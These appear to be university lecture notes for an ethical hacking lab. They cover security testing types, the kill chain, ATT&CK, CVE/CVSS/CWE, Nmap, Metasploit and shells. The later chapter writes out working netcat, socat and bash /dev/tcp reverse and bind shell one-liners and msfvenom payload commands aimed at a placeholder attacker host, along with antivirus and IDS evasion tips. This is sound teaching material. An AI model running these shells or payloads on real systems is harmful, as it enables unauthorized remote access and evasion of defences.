

Ethical Hacking - Lab Theory

CHAPTER 0: Introduction

Understanding Security Testing: A Triad Approach

When securing a company or an institution, it is crucial to understand that there is no single "silver bullet" for assessing and mitigating security risks. Security testing is not a monolithic concept; instead, it is divided into distinct methodologies: Vulnerability Assessment, Penetration Testing, and Red Teaming. These are not interchangeable terms.

1. Vulnerability Assessment A vulnerability assessment is primarily focused on the *breadth* of vulnerability coverage across targets such as networks, servers, laptops, and applications. The methodology heavily relies on automated tools, followed by manual intervention to triage the results and weed out false positives. While excellent for a wide overview, its main limitation is that it may fail to identify specific, chained attack paths that could lead to a critical system compromise.

2. Penetration Testing Also targeting networks, servers, laptops, and applications, penetration testing shifts the focus from breadth to *depth*. The objective here is to actually achieve a specific goal, such as capturing a "flag" or accessing a specific database. The methodology involves actively exploiting identified vulnerabilities to establish a foothold in the system and reach the target objective. However, because penetration testers often leverage the path of least resistance to reach their goal, this method might not uncover alternative attack paths, limiting its ability to offer a fully comprehensive system security evaluation.

3. Red Teaming Red Teaming is the most expansive form of testing, targeting not just systems, but also internal processes and physical security. The focus is purely on emulating real-world attackers by exploiting vulnerabilities across a wide variety of attack vectors. This methodology utilizes advanced, highly realistic techniques, including social engineering, zero-day exploits, and even physical intrusion into facilities. Due to its realistic nature, Red Teaming carries the limitation that it may cause actual disruption to normal business operations; thus,

strict operational security and ethical considerations must be heavily addressed beforehand.

The Cyber Kill Chain & ATT&CK Framework

To effectively test and defend systems, security professionals utilize specific frameworks to model adversary behavior.

The Lockheed Martin Cyber Kill Chain

A cybersecurity kill chain is a framework that visualizes the attacker's journey, from the initial reconnaissance phase all the way to exfiltrating sensitive data or causing harm. Understanding each sequential stage enables defenders to assess risks, map realistic attack paths, implement targeted defenses, and disrupt the attacker's progress. The Lockheed Martin framework outlines seven distinct stages:

1. **Reconnaissance:** Attackers gather crucial information about target systems and potential vulnerabilities. This can take place both online and offline, and may be completely passive (utilizing tools like Shodan, Google dorks, or X509 transparency logs). Techniques include social engineering, network scanning, open-source intelligence (OSINT), harvesting email addresses, and gathering conference information.
2. **Weaponization:** During this stage, attackers create or modify malicious tools tailored to exploit the vulnerabilities identified in the previous step. This involves coupling an exploit with a backdoor to create a deliverable payload. Techniques include developing custom malware, modifying existing tools, utilizing exploit kits, researching 0-day vulnerabilities, or trojanizing legitimate software that the victim uses.
3. **Delivery:** The weaponized payload is actively delivered to the target system. Common delivery techniques include sending spear-phishing emails with malicious attachments, routing victims to malicious websites, utilizing infected USB drives, and executing watering hole or supply chain attacks.
4. **Exploitation:** The attacker exploits the delivered vulnerabilities (or manipulates people/physical security) to execute code on the victim's system. This stage also encompasses privilege escalation and lateral movement, as attackers navigate through the network and exploit interconnected systems and misconfigurations to reach their ultimate target.
5. **Installation:** Attackers establish persistence on the asset by installing malicious software, backdoors, and other tools. This guarantees that they

maintain remote access and control even if the initial breach is detected or if the system is restarted.

6. **Command and Control (C2):** The installed malware establishes a command channel for the remote manipulation of the victim. Attackers create communication channels—often utilizing encrypted connections or covert channels like DNS and social media—to evade detection. Through C2, attackers send instructions, download additional malware, launch attacks, or exfiltrate stolen data back to themselves.
7. **Actions on Objectives:** With 'Hands on Keyboard' access, intruders accomplish their original, primary goals. The specific actions depend entirely on the attacker's underlying motivation, ranging from stealing sensitive financial data to causing disruption or deploying ransomware to extort money.

MITRE ATT&CK Framework

While the Kill Chain focuses on the sequence of an attack, the MITRE ATT&CK® (Adversarial Tactics, Techniques, & Common Knowledge) framework provides a comprehensive knowledge base and model for cyber adversary behavior. It offers a standardized taxonomy of individual adversary actions that is mutually understood by both offensive (red team) and defensive (blue team) sides of cybersecurity. Furthermore, it maps specific techniques to known Advanced Persistent Threat (APT) groups, allowing defenders to understand exactly how specific real-world threat actors operate.

[Photo: MITRE ATT&CK Tactics Matrix] Description: A structural grid detailing the 14 primary tactics of the MITRE ATT&CK framework, categorized sequentially from left to right. Each tactic column lists numerous sub-techniques. The tactics include: Reconnaissance (10 techniques such as Active Scanning and gathering victim info), Resource Development (7 techniques including acquiring infrastructure and capabilities), Initial Access (9 techniques including Phishing and Supply Chain Compromise), Execution (12 techniques including Command Interpreters and Scheduled Tasks), Persistence (19 techniques including Boot/Logon Autostart and Account Manipulation), Privilege Escalation (13 techniques), Defense Evasion (40 techniques ranging from Deobfuscating files to Impairing Defenses), Credential Access (15 techniques including Brute Force and Network Sniffing), Discovery (29 techniques for exploring network/system environments), Lateral Movement (9 techniques like Remote Session Hijacking), Collection (17 techniques like Audio/Video capture and Email interception), Command and Control (16 techniques including Protocol Tunneling and Proxy

usage), Exfiltration (9 techniques including transfer over alternative protocols), and Impact (13 techniques detailing endpoint denial of service, data destruction, and defacement).

How to Practice: Building Your Lab

While hands-on activities will occasionally take place during lab lessons, independent practice at home is essential. Practicing at home is required to reinforce learning, complete lab scenarios, and adequately prepare for both the written exam and lab assignments.

The Recommended Virtualized Architecture

To safely practice ethical hacking without compromising your host machine or network, a semi-isolated virtualized environment is strongly recommended. Free virtualization platforms include VirtualBox (multi-platform), KVM (for Linux), and UTM (a QEMU-based option excellent for macOS, supporting both x86 and Apple M* chips).

[Photo: Virtualized Practice Lab Architecture] Description: A network topology diagram illustrating a safe lab setup. The outermost boundary is "Your PC/Laptop" which hosts a "Virtualization framework" (VirtualBox, UTM, etc.). Inside this framework sits the "AttackBox" (Kali/Parrot OS), which has two network interfaces: 'eth0' connected directly to the external Internet, and 'eth1' connected to a purely internal "Virtual network". On the other end of this internal Virtual network sits the "Target" machine (e.g., Metasploitable 2 or Juice Shop). The AttackBox can also establish an external VPN (OpenVPN) tunnel out to the internet to reach external targets like HackTheBox or TryHackMe.

1. The Attack Box Students must have a Linux Attack Box ready, equipped with essential tools: `nmap`, Metasploit, and Burp Suite (Community Edition). The recommended ready-to-use Linux distributions for this purpose are Kali Linux (by Offensive Security) or Parrot OS.

2. Vulnerable Target Machines Your lab will require targets to attack. You will need an internal network connecting your attack box to these vulnerable assets (such as a Docker daemon running vulnerable containers).

- **Metasploitable 2:** Used for offline testing, penetration testing, security research, and demo purposes. To install, download `metasploitable-linux-2.0.0.zip` from Rapid7, unzip it, and (if not using VirtualBox) convert the

.vmdk file to a format compatible with your hypervisor. **Crucial Warning:** Do not expose Metasploitable to the Internet. Ensure it only has internal connectivity with your Attack Box. The default login credentials, should you need to configure the internal network (e.g., when no DHCP is present), are `msfadmin/msfadmin`.

- **OWASP Juice-Shop:** This is utilized later in the course for web security practice and is known as one of the most modern, sophisticated, insecure web applications. It can be run locally via Docker or Vagrant, or accessed freely online via a TryHackMe room.

Online Platforms and Community Engagement

Beyond local virtual machines, the course leverages cloud-based labs. Your Attack Box must be capable of establishing a VPN connection to platforms like Hack The Box (HTB) and TryHackMe (THM). Using configuration files provided by the websites, you can set up an OpenVPN connection (typically via UDP 1337 or TCP 443) directly from your Attack Box. Once connected, you can follow learning paths, spin up vulnerable machines, and attack them over the VPN.

Students are encouraged to utilize community resources. You can join "Team Sapienza" on Hack The Box or explore the CTF hacking team "Hackappatoi" on Github. For coordination and more information on joining these teams, students can enter the `htbsapienza` Telegram group.

Essential Links for Practice and Research:

- **Practice Environments:** VirtualBox Test Builds, TryHackMe, and Hack The Box (HTB).
- **Extras:** Shodan (search engine for connected devices), Hacking Google, Lockheed Martin Cyber Kill Chain documentation, and the MITRE ATT&CK framework.

CHAPTER 1: Vulnerabilities

Part 1: The Landscape of Common Vulnerabilities and Exposures (CVE)

When approaching the field of ethical hacking, one of the foundational pillars is understanding how security flaws are identified, cataloged, and scored. The primary mechanism for this is the **Common Vulnerabilities and Exposures (CVE)** system.

A CVE acts as a standardized reference dictionary for known vulnerabilities, providing a universal language that is highly useful for both offensive "red teams" and defensive "blue teams". Whenever a new vulnerability is discovered and verified, it is assigned a unique identifier formatted as `CVE-YYYY-NNNN` (for example, `CVE-2024-1234`), which allows security professionals to track and discuss the exact same flaw without confusion. It is worth noting that sometimes a CVE identifier is created and published without any accompanying technical details; this is a deliberate practice known as "responsible disclosure," which gives software vendors time to patch the flaw before attackers are given a blueprint on how to exploit it.

Case Study: The Log4j Crisis (CVE-2021-44228)

To understand the impact of a CVE, we can look at CVE-2021-44228, widely known as Log4j, which stands as one of the most painful and disruptive vulnerabilities in recent history.

Initially published in December 2021 and sourced from the Apache Software Foundation, this vulnerability affected Apache Log4j2 versions 2.0-beta9 through 2.15.0. Security releases 2.12.2, 2.12.3, and 2.3.1 were excluded from this vulnerability. The core of the issue lay in the Java Naming and Directory Interface (JNDI) features used in the software's configuration, log messages, and parameters. These features failed to protect against attacker-controlled Lightweight Directory Access Protocol (LDAP) and other JNDI-related endpoints. Consequently, an attacker who could manipulate log messages or parameters was able to execute arbitrary code loaded from external LDAP servers, provided that message lookup substitution was enabled.

The remediation for this critical flaw occurred in stages. Starting from log4j version 2.15.0, the vulnerable behavior was disabled by default. Shortly after, in version 2.16.0 (as well as the aforementioned backported security patches), the risky functionality was completely removed from the codebase. It is important to note that this specific vulnerability was strictly isolated to `log4j-core` and did not impact other Apache Logging Services projects like `log4net` or `log4cxx`.

Assessing Severity: The CVSS Framework

Simply knowing a vulnerability exists is not enough; security teams must prioritize which flaws to fix first. To do this, every CVE is assigned a severity score ranging from 0.0 to 10.0 using the **Common Vulnerability Scoring System (CVSS)**.

The most widely adopted version of this framework is CVSS v3.1. It calculates a vulnerability's severity by generating a mathematical vector based on several categorized attributes:

- **Base Score (8 attributes):** Represents the intrinsic qualities of a vulnerability that are common across all environments.
- **Temporal Score (3 attributes):** Represents characteristics that change over time but are common to all users (such as the availability of exploit code or a patch).
- **Environmental Score (11 attributes):** Allows organizations to personalize and adjust the base score depending on the specific security controls and importance of the affected system within their unique environment.

However, a critical misconception in cybersecurity is equating a CVSS score with absolute risk. The CVE Score is intentionally *not* intended to be a comprehensive risk score, and relying solely on it does not tell the whole story. In risk management, risk is calculated as a function of both impact and likelihood ($Risk = f(impact, likelihood)$). CVSS only models the **Security Impact** of a flaw; it completely ignores other critical business factors such as Compliance requirements and Reputational damage.

To see how this vector system operates in practice, we can analyze the CVSS v3.1 vector for the Log4j vulnerability:

`$CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H$` . This translates to a perfect, Critical Base Score of **10.0**. Breaking down the metrics :

- **Attack Vector (AV) is Network (N):** The vulnerability is exploitable remotely over a network (other possibilities include Adjacent, Local, or Physical).
- **Attack Complexity (AC) is Low (L):** It is trivially easy to exploit, requiring no special conditions (as opposed to High complexity).
- **Privileges Required (PR) is None (N):** The attacker needs no prior authentication or access (as opposed to Low or High privileges).
- **User Interaction (UI) is None (N):** The exploit requires no action from a victim (as opposed to Required interaction).
- **Scope (S) is Changed (C):** The vulnerability in the vulnerable component can impact resources beyond its immediate security scope (as opposed to Unchanged).

- **Confidentiality (C), Integrity (I), and Availability (A) are all High (H):** Complete system compromise is possible across all three pillars of the CIA triad (as opposed to None or Low impact) .

Vulnerability Submission and CNAs

When security researchers discover these flaws, they must submit them to the National Vulnerability Database (NVD). This is typically handled through a **CVE Numbering Authority (CNA)**. CNAs are specific organizations that have been officially authorized to assign CVE IDs directly. They submit the vulnerability and its supporting details through a secure portal, which allows for a much faster publication process and grants them greater control over the final CVE record.

If a researcher is a non-CNA entity, they must submit their findings through an external candidate organization, such as CERT/CC or FIRST. While it is possible to submit first-hand directly to the governing bodies without a CNA, this process is notoriously slow and cumbersome.

Part 2: Categorizing Flaws with Common Weakness Enumeration (CWE)

While the CVE system tracks specific, isolated instances of vulnerabilities in software, the **Common Weakness Enumeration (CWE)** provides the structural taxonomy behind them. A CWE is a community-developed list of software and hardware weakness types . It serves as a common, standardized language used by security practitioners to identify and describe the underlying *types* or *categories* of weaknesses that lead to vulnerabilities.

For instance, consider **CWE-416: Use After Free**. This specific CWE describes a memory safety issue where a program continues to use a pointer after it has been freed. The formal description notes that using previously-freed memory can result in a wide range of adverse consequences—from the simple corruption of valid data to the critical execution of arbitrary code, depending heavily on how and when the flaw is instantiated .

The KEV Catalog and Vulnerability Trends

To understand which weaknesses pose the most active threat, security professionals rely heavily on the **Known Exploited Vulnerabilities (KEV)** catalog, published and maintained by the United States Cybersecurity and Infrastructure Security Agency (CISA) .

Analyzing the intersection of CVEs and the KEV catalog yields important industry trends. The community closely monitors two primary charts:

1. **The Yearly CWE Top 25 Most Dangerous Software Weaknesses:** This list is ranked purely based on the volume and severity of released CVEs .
2. **The Yearly CWE Top 10 KEV Weaknesses:** This list is considered more actionable because it is based on a combination of KEV data (what attackers are *actually* using in the wild) alongside CVE data .

Deep Dive: 2023 CWE Top 10 KEV Weaknesses

Analyzing the 2023 CWE Top 10 KEV list provides incredible insight into modern attack vectors. In these specific rankings, the calculated "Score" is treated as a risk measure derived from a function of both the weakness's frequency and its average CVE severity.

The data highlights a massive prevalence of **Memory Safety** issues dominating the top of the chart:

- **CWE-416: Use After Free** holds the highest score at 73.99.
- **CWE-122: Heap-based Buffer Overflow** follows closely with a score of 56.56 .
- **CWE-787: Out-of-bounds Write** is also highly critical, scoring 51.96.

Beyond memory corruption, the remaining top weaknesses span various systemic failures:

- **Improper Input Validation (CWE-20):** Scores 51.38, highlighting failures to sanitize data .
- **Injection (CWE-78):** Specifically the "Improper Neutralization of Special Elements used in an OS Command" (OS Command Injection), scoring 49.44 .
- **Deserialization of Untrusted Data (CWE-502):** A complex logic flaw scoring 29.0 .
- **Server-Side Request Forgery or SSRF (CWE-918):** Scores 27.33 .
- **Resource Lifecycle Management (CWE-843):** Specifically "Access of Resource Using Incompatible Type" (Type Confusion), scoring 26.24 .
- **File Handling (CWE-22):** "Improper Limitation of a Pathname to a Restricted Directory" (Path Traversal), scoring 19.9 .
- **Access Control (CWE-306):** "Missing Authentication for Critical Function," scoring 12.98 .

Part 3: The Art of Searching for Vulnerabilities

From an offensive or attacker perspective, the primary goal of enumeration is to identify highly specific vulnerabilities for a targeted system . Once a system's architecture and running services are identified, hackers turn to specialized databases and search engines to find a matching exploit.

The undisputed reference search engine for this task is the **Exploit Database (Exploit DB)**, which also offers a convenient Command Line Interface (CLI) for rapid terminal searching. Other highly valuable resources include:

- **Vulners:** A massive database heavily integrated into automated tools, frequently used via the Nmap scripting engine (`--script vulners`).
- **GitHub:** Often holds the most cutting-edge Proof of Concept (PoC) code. For zero-day or newly disclosed flaws, GitHub can frequently be a better resource than official databases.
- **Sploitus:** An aggregator specifically designed to locate exploits and hacking tools from across the web.

Automated Vulnerability Scanning Methodologies

Modern vulnerability hunting relies heavily on automation. There are several types of automated vulnerability scanners, categorized by their approach:

1. **Network-based vulnerability scanners:** These operate remotely and attempt to identify flaws from the outside in. They generally use two techniques: *Banner grabbing*, which relies on reading software versions sent by the server (faster but less accurate), or *Active exploitation*, which attempts safe execution of an exploit to definitively confirm the flaw exists (yielding high-confidence results) .
2. **Authenticated/Agent-based vulnerability scanners:** These scanners require valid credentials. They log directly into the target machine (for example, via SSH) and comprehensively scan the internal filesystem, active memory, and local configurations to find vulnerabilities a network scan could never see.
3. **Dependency vulnerability scanners:** These operate at the software supply chain level. They collect Software Bill Of Materials (SBOMs) to deeply analyze application dependencies, matching the underlying libraries against known vulnerability lists.

While these tools are incredibly powerful for aiding security testing , a core philosophical tenet of advanced ethical hacking is to understand *how* these tools work down to the deepest technical detail. The ultimate goal is to build the foundational knowledge required to research and discover novel vulnerabilities, rather than relying strictly on pre-canned exploits designed by others.

Part 4: Network Enumeration and Vulnerability Mapping with Nmap

Once a target system is identified, the next critical phase is **Enumeration**. This process involves uncovering details well beyond basic network presence to build a comprehensive understanding of the network landscape . The primary tool for this is **Nmap**, a powerful enumeration engine capable of gathering deep information about running services, precise software versions, network protocols, and specific configurations.

Core Nmap Techniques for Discovery

When learning to use Nmap, it is highly recommended to utilize the `--reason` flag. This command forces Nmap to explain exactly *why* it classified a port in a specific state. For example, running `nmap -sT --reason localhost` might reveal that port 22/tcp is `open` for the `ssh` service specifically because Nmap received a `syn-ack` packet in response to its connection attempt .

Beyond checking if a port is open, Nmap can perform **Banner Grabbing** to determine the exact version of the software running behind that port . By executing `nmap -sV localhost` , an attacker or auditor can extract detailed service versions. An example output might confirm that port 22/tcp is not just running SSH, but specifically running `OpenSSH 9.4p1 Debian 1 (protocol 2.0)` on a Linux operating system .

The Nmap Scripting Engine (NSE)

Nmap is not just a scanner; it is a vulnerability mapping tool powered by the **Nmap Scripting Engine (NSE)**. The NSE allows users to run automated Lua scripts to perform advanced tasks against the target. At the time of writing, Nmap includes 604 predefined NSE scripts, some of which require specific arguments to run .

Scripts are broadly categorized by their impact:

- **Safe:** Scripts that perform checks without negatively affecting the target system.
- **Intrusive:** Scripts that are aggressive and likely to affect the target, potentially causing a crash or service disruption.

Furthermore, scripts are divided into functional types based on their specific goals:

- **Vuln:** Designed strictly to scan for known vulnerabilities.
- **Exploit:** Actively attempts to exploit a found vulnerability.
- **Auth:** Attempts authentication bypass techniques, such as logging into an FTP server using an anonymous account.
- **Brute:** Attempts to brute-force credentials for running services.
- **Discovery:** Actively attempts to query the target for internal network or configuration data.

Some practical examples of these scripts include:

- `vulners` : Detects CVEs and links to exploits based entirely on service banners.
- `http-php-version` : Identifies the exact PHP version running on a web server, even if the administrator has attempted to hide it.
- `smb-*` : A family of scripts for various Server Message Block (SMB) enumeration and brute-forcing tasks.

Practical Application: When running the `smb-enum-shares` script against a vulnerable machine like Metasploitable 2 (`nmap -sV -p139,445 --script=smb-enum-shares 192.168.105.4`), Nmap can map out internal file shares. In a typical lab environment, this will reveal Samba `smbd 3.X - 4.X` services and expose available network paths such as `\IPC$` (mapped to `C:\tmp` with unlimited max users and Read/Write anonymous access) and `\opt` (a disk tree mapped to `C:\tmp` with no anonymous access allowed) .

Advanced Enumeration Practice

When auditing a target like Metasploitable 2, practitioners should ask critical questions to understand the environment fully :

- **Firewall Detection:** Analyze the scan results to determine if a firewall is silently dropping packets or returning administrative rejections.

- **UDP Scanning:** Running a UDP scan (`nmap -sU -sV -p1-53 <target>`) is crucial. This will often reveal hidden services like `21/udp` and `53/udp` (DNS). If a service is missing, Nmap detects this based on ICMP port unreachable errors or a lack of response.
 - **Custom Ports:** Investigating non-standard ports, such as `2121/tcp` , to identify rogue services or alternate configurations that may have known exploits.
-

Part 5: The Metasploit Framework

Once enumeration is complete and vulnerabilities are identified, the actual compromise phase often utilizes **Metasploit**, the industry's most widely used open-source penetration testing framework. Metasploit is not just a collection of hacks; it provides a vast, structured library of Exploits, Payloads, Auxiliary modules (for scanning and fuzzing), Encoders, and Evasion techniques designed specifically to bypass security controls like Windows Defender and commercial Antivirus software .

Workspace and Database Management

Because penetration tests generate massive amounts of data, Metasploit uses a backend PostgreSQL database to keep everything organized.

- To initialize or re-initialize the database from the terminal, run `sudo msfdb reinit` .
- Launch the console using `msfconsole` and verify the connection with the `db_status` command.

To keep different targets or clients separate, Metasploit relies on **Workspaces**.

- Check your current workspace by typing `workspace` .
- Create a new workspace with `workspace -a <name>` (e.g., `workspace -a eth-lab-0x01`).
- Switch between environments using `workspace default` or `workspace <name>` .

Integrated Enumeration and Exploitation

Metasploit seamlessly integrates with Nmap, allowing you to run scans directly into your database.

- Use `db_nmap -sn <target network>` to perform host discovery (ping sweeps) and save the alive IP addresses.
- Use `db_nmap --script=vulners -sV <target box>` to perform deep service enumeration and vulnerability discovery directly into the workspace. Once complete, you can review your findings by simply typing `hosts` , `services` , or `vulns` .

To launch an attack, you use the `search` function to find relevant modules. For example, you might type `search UnrealIRCd` or `search vsftpd 2.3.4` to locate specific exploits, or `search vnc` to find auxiliary modules capable of brute-forcing a VNC service .

Post-Exploitation: Sessions and Meterpreter

If an exploit is delivered successfully, Metasploit establishes a **Session** with the target.

- You can background an active session to return to the main console by pressing `^z` (CTRL+z).
- View all active compromised machines by typing `sessions` , switch to a specific one using `sessions <n>` , or upgrade a standard command shell to a more advanced payload using `sessions -u <n>` .

The ultimate goal of most Metasploit attacks is to deploy **Meterpreter**. Meterpreter is an advanced, in-memory payload specifically designed for penetration testing. It acts as a post-exploitation Swiss Army knife with several critical features:

- **Fileless Execution:** It runs entirely within the target's RAM, dropping no files to the hard drive, which heavily reduces the risk of detection by traditional Antivirus.
- **Command Execution & Privilege Escalation:** It provides a powerful native shell and built-in scripts to help escalate user permissions to System or Root.
- **Session Migration:** Meterpreter can seamlessly move itself from an unstable exploited process into a stable, trusted process (like `explorer.exe`) to maintain persistence and avoid detection.

- **Data Exfiltration:** It allows the attacker to capture sensitive data through native screenshots and keystroke logging capabilities.
- **Pivoting:** Perhaps most dangerously, it allows an attacker to route their local network traffic *through* the compromised machine to attack other, deeper systems on the internal network that they normally could not reach.

Payload Architectures and MSFvenom

When configuring an exploit, you must choose how the payload is delivered:

1. **Staged Payloads (e.g., `php/meterpreter/reverse_tcp`):** These utilize a two-part execution flow. A very small initial payload (Stage 1) is sent to the target to exploit the flaw and connect back to the attacker. Once connected, it downloads the much larger, full Meterpreter shell (Stage 2) directly into memory .
2. **Stateless/Stageless Payloads (e.g., `python/meterpreter_reverse_tcp`):** These execute in a single stage. The entire Meterpreter framework payload is bundled and delivered all at once .

If you need to manually craft a payload to upload to a target (like a malicious web shell or a trojan executable), you use **msfvenom**. Msfvenom is a standalone payload generator that supports both staged and stageless architectures. It can generate reverse shells, bind shells, and Meterpreter payloads, and allows for custom encoding schemas to evade Antivirus detection . It is highly versatile, outputting files in multiple formats including Windows EXE, Linux ELF, Android APK, and PowerShell (PSH) scripts.

Common Msfvenom Examples:

- To create a PHP bind shell listening specifically on port 9090: `msfvenom -p php/bind_php LPORT=9090` .
- To create a Python reverse encrypted shell connecting back to an attacker IP of 1.2.3.4 on port 9191: `msfvenom -p python/shell_reverse_tcp_ssl LHOST=1.2.3.4 LPORT=9191` .

CHAPTER 2: Remote Access

Introduction to Shells and Remote Exploitation

This material is designed as a propaedeutic foundation for laboratories focused on system exploitation. In the context of ethical hacking, interacting with target

systems often happens in unconventional ways, usually with limited interactivity and lacking the standard comforts of a typical user environment.

A remote exploit, or a chained sequence of exploits, typically aims to execute code that can read or write files on a remote target system. Frequently, the code executed or the artifacts written onto the system will successfully provide the attacker with a shell. For instance, an attacker might upload a web shell to a target machine. In this scenario, the attacker communicates with the web server, which in turn interacts with the uploaded web shell, ultimately allowing communication with the underlying operating system.

Another common scenario involves an attacker leveraging a Remote Code Execution (RCE) vulnerability. In this case, the attacker might inject a reverse shell operating within the context and privileges of the web server. This reverse shell initiates a connection back to the attacker, granting them the ability to interact with the target's operating system using the server's existing privilege level.

Furthermore, shells are not solely used for initial network access; they are frequently utilized for local privilege escalation. After successfully elevating privileges, an attacker will create a new shell that operates with these newly obtained, higher privileges. A classic example of this is exploiting a buffer overflow vulnerability within a setuid binary owned by the root user, which then spawns a privileged root shell.

It is important to note that a shell is primarily necessary when an attacker requires interactive communication with the target system. If the goal is to automate specific steps within an attack kill-chain or to conduct mass-exploitation across multiple systems, an interactive shell might not be required. In those non-interactive scenarios, Remote Code Execution (RCE) can simply be used to execute programs or scripts directly on the target system without establishing an interactive session.

Shell Taxonomy

When categorizing network shells, a clear taxonomy helps determine the appropriate approach for different scenarios. Shells can broadly be classified by their delivery mechanism, protocol, direction of connection, and encryption status.

The delivery mechanism typically involves either Web-based shells or other forms of Remote Code Execution (RCE). The communication protocol is usually TCP,

though UDP is possible but rarely used in real-world scenarios. The direction of the connection defines whether it is a "Bind" shell or a "Reverse" shell. Finally, the communication channel can be either Unencrypted (which may or may not be encoded) or Encrypted (which also may or may not use encoding).

[Photo: Diagram of Shell Taxonomy] This flow chart illustrates the relationships in shell categorization. A shell (either Web or Other RCE) can utilize TCP or UDP protocols. From there, it can be configured as a Bind or Reverse shell. Finally, the connection can be implemented as either Unencrypted or Encrypted.

Selecting the Right Shell

Choosing the correct type of shell depends heavily on the specific target system, its underlying software stack, and the network security controls in place.

- If the target network is protected by an Intrusion Detection System (IDS) or Intrusion Prevention System (IPS), utilizing an Encrypted Reverse shell over either TCP or UDP is advisable to evade detection.
- If a Firewall is the primary defense, a Reverse shell, most likely over TCP, is usually necessary to bypass inbound connection restrictions.
- In highly secure, air-gapped environments, a reverse UDP shell over port 53 (DNS) might be one of the few viable options for establishing communication.

How defenders detect these shells: IDS/IPS platforms typically flag reverse/bind shells via signature-based detection (known payload patterns), behavioral/traffic anomalies (unusual timing, destinations, or traffic shape), and unusual use of system binaries (e.g. `bash` / `sh` making outbound TCP connections, or Netcat appearing at all). This is exactly why attackers pair encryption with encoding and LotL binaries — to blend in and dodge static signatures.

Understanding Bind Shells at the Binary Level

At a fundamental binary level, a bind shell operates by utilizing standard network socket programming. A program (usually written in C) first binds a socket to a specific local IP address and port. If using TCP, the program then listens for incoming connections. Once a connection is established and accepted, the program duplicates the standard input (`stdin`), standard output (`stdout`), and standard error (`stderr`) file descriptors to the connected network socket using commands like `dup2()` . Finally, the program executes a system shell (like `/bin/sh`) using functions such as `execve()` . While understanding this concept is vital, in

practice, attackers rarely need to write their own custom shells from scratch at the binary level.

Essential Tools for Shell Interaction

In practical exploitation scenarios, attackers rarely need to write their own custom shells from scratch at the binary level. Instead, they rely on a robust ecosystem of tools and built-in utilities. The most common tools utilized for establishing these connections include Netcat, Socat, Living Off the Land (LotL) binaries like Bash, and post-exploitation frameworks such as Metasploit, which includes components like Msfvenom and Meterpreter.

Netcat: The Swiss Army Knife

Netcat is a simple, highly versatile Unix utility that reads and writes data across network connections using either the TCP or UDP protocols. Beyond spawning shells, it is frequently used for port scanning and file transfers. Netcat can be configured to act as a server for a reverse shell or as a client to connect to a bind shell.

Basic TCP Shells with Netcat To establish a TCP Bind Shell, the victim machine must open a listening port and bind it to a command executable. On the victim box, this is achieved with the command `nc -e bash -lp 4444`. The attacker then connects to this waiting listener using `nc <victim_box_ip> 4444`.

Conversely, for a TCP Reverse Shell, the attacker sets up a listener on their own machine using `nc -lp 4444`. The victim machine is then instructed to connect back to the attacker and execute a shell via `nc -e bash <attacker_box_ip> 4444`.

Working Around the Missing `-e` Flag For security reasons, the execution flag (`-e`), famously known as a "GAPING SECURITY HOLE," has been removed from most modern versions of Netcat distributed with Linux distributions. To work around this limitation, attackers can create a named pipe (FIFO) and use it to bridge the standard input and output streams between the shell and Netcat.

- **TCP Bind Shell (Without `-e`):** The victim runs `mkfifo fifo; nc -lp 4444 < fifo | bash > fifo`.
- **TCP Reverse Shell (Without `-e`):** The victim runs `mkfifo fifo; nc <attacker_box_ip> 4444 < fifo | bash > fifo`.

Netcat over UDP Netcat can also establish shells using UDP, though this requires slightly different handling. For a UDP Bind Shell, the victim executes `rm -f /tmp/f; mkfifo /tmp/f; nc -ulp 4444 < /tmp/f | bash > /tmp/f`, and the attacker connects using `nc -u <victim_box_ip> 4444`.

For a UDP Reverse Shell, the attacker listens with `nc -ulp 4444`. The victim connects back using `rm /tmp/f; mkfifo /tmp/f; nc -u <attacker_box_ip> 4444 < /tmp/f | {echo Hi; bash} > /tmp/f`. The `echo Hi` command is strictly necessary here to bridge a fundamental gap in the UDP protocol. Because UDP is connectionless, the listening Netcat instance on the attacker's machine does not inherently know where to route the terminal's standard input until it receives an initial packet from the victim. The `echo Hi` forces the victim to send that first packet, fully opening the bidirectional communication channel.

It's important to know that the shell we obtain is not stabilized, not allowing for example to do `CTRL+C`, and more importantly launch interactive commands (like `ssh`). In order to stabilize a shell, there are different possibilities:

1. Through the use of Python, by first running `python -c 'import pty;pty.spawn("/bin/bash")'`, running `export TERM=xterm`, then putting the process in background with `CTRL+Z` and running (on our machine) `stty raw -echo; fg`, which turns off our terminal echo, and foregrounds the shell.
2. Through `socat`.

Socat: The Multipurpose Relay

Socat (SOcket CAT) is an extremely flexible and powerful relay tool. It is capable of linking diverse sources and destinations, ranging from local files and pipes to network sockets, standard I/O, and specific TCP/UDP ports. Crucially, Socat natively supports TLS, making it an excellent utility for spawning encrypted shells that can easily evade basic Intrusion Detection and Prevention Systems (IDS/IPS).

Unencrypted Socat Shells For a standard TCP Bind Shell, the victim listens with `socat TCP-LISTEN:4444 EXEC:bash,stderr`, and the attacker connects with `socat TCP:<victim_box_ip>:4444 FILE:'tty'` (note: use back ticks, not `""`). For a TCP Reverse Shell, the attacker listens using `socat TCP-LISTEN:4444 FILE:'tty'`, and the victim connects back using `socat TCP:<attacker_box_ip>:4444 EXEC:bash,stderr`.

Encrypted Socat Shells Establishing an encrypted reverse shell with Socat is a multi-step process.

1. **Certificate Generation:** The attacker must first generate a self-signed X509 certificate on their machine using OpenSSL: `openssl req -newkey rsa:2048 -nodes -x509 -keyout shell.key -out shell.crt`.
2. **Bundle Generation:** The key and certificate are then concatenated into a single .pem file: `cat shell.key shell.crt > shell.pem`.
3. **Encrypted Listener:** The attacker initiates an encrypted listener on port 4445: `socat OPENSSL-LISTEN:4445,cert=./shell.pem,verify=0 FILE:\ tty`.
4. **Victim Connection:** Finally, the victim connects back over the encrypted channel: `socat OPENSSL:<attacker_box_ip>:4445,verify=0 EXEC:bash,stderr`.

Living Off the Land (LotL) and Alternatives

When neither Netcat nor Socat is available on the target system, attackers must rely on "Living off the Land" (LotL) techniques, utilizing binaries that are natively present on the operating system.

The most common LotL technique on Linux involves leveraging the Bash shell directly. While the attacker listens with a standard `nc -lp 4444`, the victim executes the following one-liner: `sh -i >& /dev/tcp/<attacker_box_ip>/4444 0>&1`.

